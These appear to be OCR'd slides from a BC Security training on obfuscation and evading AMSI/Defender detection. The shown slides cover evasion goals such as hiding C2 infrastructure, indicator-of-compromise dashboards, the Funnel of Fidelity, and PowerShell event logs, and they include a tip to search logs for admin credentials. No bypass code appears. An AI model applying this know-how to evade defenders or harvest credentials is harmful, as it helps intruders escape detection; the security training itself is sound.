Obfuscation Reloaded: Techniques for Evading Detection

BC SECURITY

What Are We Going to Cover

1. Goals of Obfuscation
2. AMSI/Defender Overview
3. Methods of Detection
4. Analyzing Scripts and Code
5. AMSI/ETW Bypasses

Class Resources

- Repository includes:
  - Slides
  - Samples
  - Exercises
  - Tools
  - Resources
- GitHub: https://github.com/BC-SECURITY/Obfuscation-Reloaded

whoami

JAKE “HUBBLE” KRASNOV

- BS in Astronautical Engineering
- Lead the first cybersecurity test of the F-22
- Previously lead engineering development at Boeing Phantom Works

KEVIN “KENT” CLARK

- Security Consultant, TrustedSec
- Offensive Tool Developer
- Adjunct College Instructor
- Active Directory security specialist

Focus for Today


- Focusing on obfuscation and evasion
- A fairly heavy emphasis on .NET
  - Detections by AMSI/Defender for code scanning are some of the strongest in the industry
- All the underlying principles apply to any programming language
  - Specific techniques may change

Goals of Obfuscation

- There are two primary reasons for obfuscating code:
  - Prevent Reverse Engineering
  - Evade detection by Anti-Virus and Hunters

Preventing Reverse Engineering

- Protecting IP
  - Most companies obfuscate compiled code to protect proprietary processes
- Hiding what we are doing
  - What was this code meant to do?
- Hide infrastructure
  - What is the C2 address?
  - What communication channels are being used?
  - Where are the internal pivot points?




REVERSE ENGINEERING

This was supposed to be a Prius


What is Evasion?

- Consists of techniques that adversaries use to avoid detection
- Examples:
  - Disabling Security Software
  - Obfuscation
  - Encryption
  - Blending into network traffic (Normal Operations)
  - Leverage trusted processes
  - 3rd Party Communication



What are Indicators of Compromise?

- Forensic evidence of potential attacks on a network
- These artifacts allow for Blue Teams to detect intrusion and remediate malicious activity



Indicators

Indicators - Botnet Activity

Bot List	Inbound Netstat	Outbound Netstat	DNS Clean	URLs Clean
Bot Attacks	Inbound Traffic	Outbound Traffic	Bot Auth	Bot Anomalies

Last Updated: 17 hours ago

Indicators - Malicious Process Monitoring

Malicious (Scan)	Unwanted	Custom Hash	Indicator	Multi Crashes
Process Spike	Virus Spike	Error Spike	Change Spike	FIM Spike
New EXE Spike	Unique Unix	Unique Win	Malicious (LCE)	

Last Updated: 49 minutes ago

Indicators - Intrusion Detection Events

Targeted	Host Scan	Net Sweep	Web Scan	Web Sweep
Auth Sweep	Auth Guessing	Auth Guessed	Worm Activity	IDS Spike
Scan Spike	DNS Tunnel	Web Tunnel	EXE Serve	USER Auth

Last Updated: 17 hours ago

Indicators - Exploitable Internet Services

Services	FTP	SSH	HTTP	HTTPS	SMB
Ports	1-200	201-500	501-1024	1025-5000	5000+

Last Updated: 17 hours ago

Indicators - Continuous Events

IDS	Scanning	Malware	Botnet	DOS
Sys Errors	Web Error	Win Error	High CPU	DNS Errors

Last Updated: 17 hours ago

Indicators - Access Control Anomalies

Firewall Spike	Auth Spike	Auth Fail Spike	Access Spike	Denial Spike

Last Updated: 17 hours ago

Indicators - Network Anomalies and Suspicious Activity

DNS Spike	SSL Spike	PVS Spike	Network Spike	Netflow Spike
File Spike	Web Spike	404+ Spike	Inbound Spike	Outbound Spike
SSH 30m+	VNC 30m+	RDP 30m+	Internal Spike	Connect Spike

Last Updated: 17 hours ago

Indicators - Suspicious Proxies, Relays and SPAM

Proxy	SSH Proxy	VNC Proxy	RDP Proxy	Bot Proxy
SMTP Proxy	SMTP Relay	SPAM Server	Crowd Surge	

Last Updated: 17 hours ago

Indicators - Exploitable Clients

Patch	Mobile	SMTP	HTTP	General

Last Updated: 17 hours ago


What evasion can and can’t do

- Can:
  - Change indicators of compromise
  - Extend response time of defenders
  - Blind collection of Indicators

- Can’t:
  - Erase all indicators

What is Blue’s Kill Chain?

- Specter Ops: Funnel of Fidelity
  - Start with weak indicators to create initial detections
  - Look for stronger indicators as the funnel narrows


Detection (1000000s of EVENTS)
Investigation (10s of LEADS)
Collection
Don’t clog the funnel!
Remediation (1s of INCIDENTS)
Triage (100s of ALERTS)


Parsing Logs with Event Viewer

BC SECURITY


What is Event Viewer

- Application for interacting with a majority of applications and system event logs
- Often accessible as a general user
  - Can’t modify logs though
  - PowerShell logs are a good place to check for admin credentials
- Logs can also be parsed with other command line tools such as:
  - Get-EventLog
  - Log Parser
  - Python-etvx

Event Viewer



Event Viewer – PowerShell Logs



Windows PowerShell Number of events: 1,711

Level	Date and Time	Source	Event ID	Task Category
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	403	Engine Lifecycle
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:43 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	6/28/2021 8:38:42 PM	PowerShell (PowerShell)	600	Provider Lifecycle


Event 403, PowerShell (PowerShell)

```
Engine state is changed from Available to Stopped.

Details:
        NewEngineState=Stopped
        PreviousEngineState=Available

        SequenceNumber=19

        HostName=ConsoleHost
        HostVersion=5.1.19041.1023
        HostId=ef4353b7-55d7-48af-8b50-4f903616b71d
        HostApplication=powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';
        EngineVersion=5.1.19041.1023
        RunspaceId=3edf11bf-5213-405f-b5d9-9fa6a2689c2a
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Log Name: Windows PowerShell
Source: PowerShell (PowerShell)   Logged: 6/28/2021 8:38:43 PM
Event ID: 403   Task Category: Engine Lifecycle
Level: Information   Keywords: Classic
User: N/A   Computer: WinDev2012Eval
OpCode: Info
More Information: Event Log Online Help

Event Viewer – PowerShell Logs

- Applications and Services Logs > Microsoft > Windows > PowerShell > Operational



Operational Number of events: 1,460

Level	Date and Time	Source	Event ID	Task Category
Information	6/27/2021 12:28:24 PM	PowerShell (Microsoft-Windows-P...	4103	Executing Pipel
Verbose	6/27/2021 12:28:23 PM	PowerShell (Microsoft-Windows-P...	4104	Execute a Remc
Information	6/27/2021 12:28:23 PM	PowerShell (Microsoft-Windows-P...	40962	PowerShell Cor
Information	6/27/2021 12:28:22 PM	PowerShell (Microsoft-Windows-P...	53504	PowerShell Nar
Information	6/27/2021 12:28:22 PM	PowerShell (Microsoft-Windows-P...	40961	PowerShell Cor
Verbose	6/26/2021 12:39:32 PM	PowerShell (Microsoft-Windows-P...	4104	Execute a Remc
Information	6/26/2021 12:39:32 PM	PowerShell (Microsoft-Windows-P...	4103	Executing Pipel

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
CommandInvocation(Write-Host): "Write-Host"
ParameterBinding(Write-Host): name="Object"; value="Final result: 1"


Context:
    Severity = Informational
    Host Name = ConsoleHost
    Host Version = 5.1.19041.1023
    Host ID = ef4353b7-55d7-48af-8b50-4f903616b71d
    Host Application = powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';
    Engine Version = 5.1.19041.1023
    Runspace ID = 3edf11bf-5213-405f-b5d9-9fa6a2689c2a
    Pipeline ID = 1
    Command Name = Write-Host
    Command Type = Cmdlet
    Script Name =
    Command Path =
    Sequence Number = 16
    User = WORKGROUP\SYSTEM
    Connected User =
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	6/28/2021 8:38:43 PM
Event ID:	4103	Task Category:	Executing Pipeline
Level:	Information	Keywords:	None
User:	SYSTEM	Computer:	WinDev2012Eval
OpCode:	To be used when operation i		
More Information:	Event Log Online Help		


Exercise 1: Logs

1. Analyze the Windows Event Logs for suspicious behavior using Event Viewer open the provided log files from Thinkific

- Are there any logs that look suspicious to you?


  If so, why?

  Do you think the executed code could have been changed to make it less suspicious?



Overview of the steps of the funnel

- Specter Ops: Funnel of Fidelity



Detection (1000000s of EVENTS)
Investigation (10s of LEADS)
Collection
Don’t clog the funnel!
Remediation (1s of INCIDENTS)
Triage (100s of ALERTS)

Collection

- Made up of all the telemetry an organization is collecting
- Sources include everything from firewalls to AMSI to NetFlow data
- Usually difficult to avoid all collection

Detection (Millions of Events)

- Use automated tools and rules to detect potential threats from the collected data.
  - Mostly automated detections
  - Where signatures and code obfuscation play the biggest role
  - Compilation of weak indicators by EDR/IDS is being done
  - Largest focus of most evasion Tactics, Techniques and Procedures
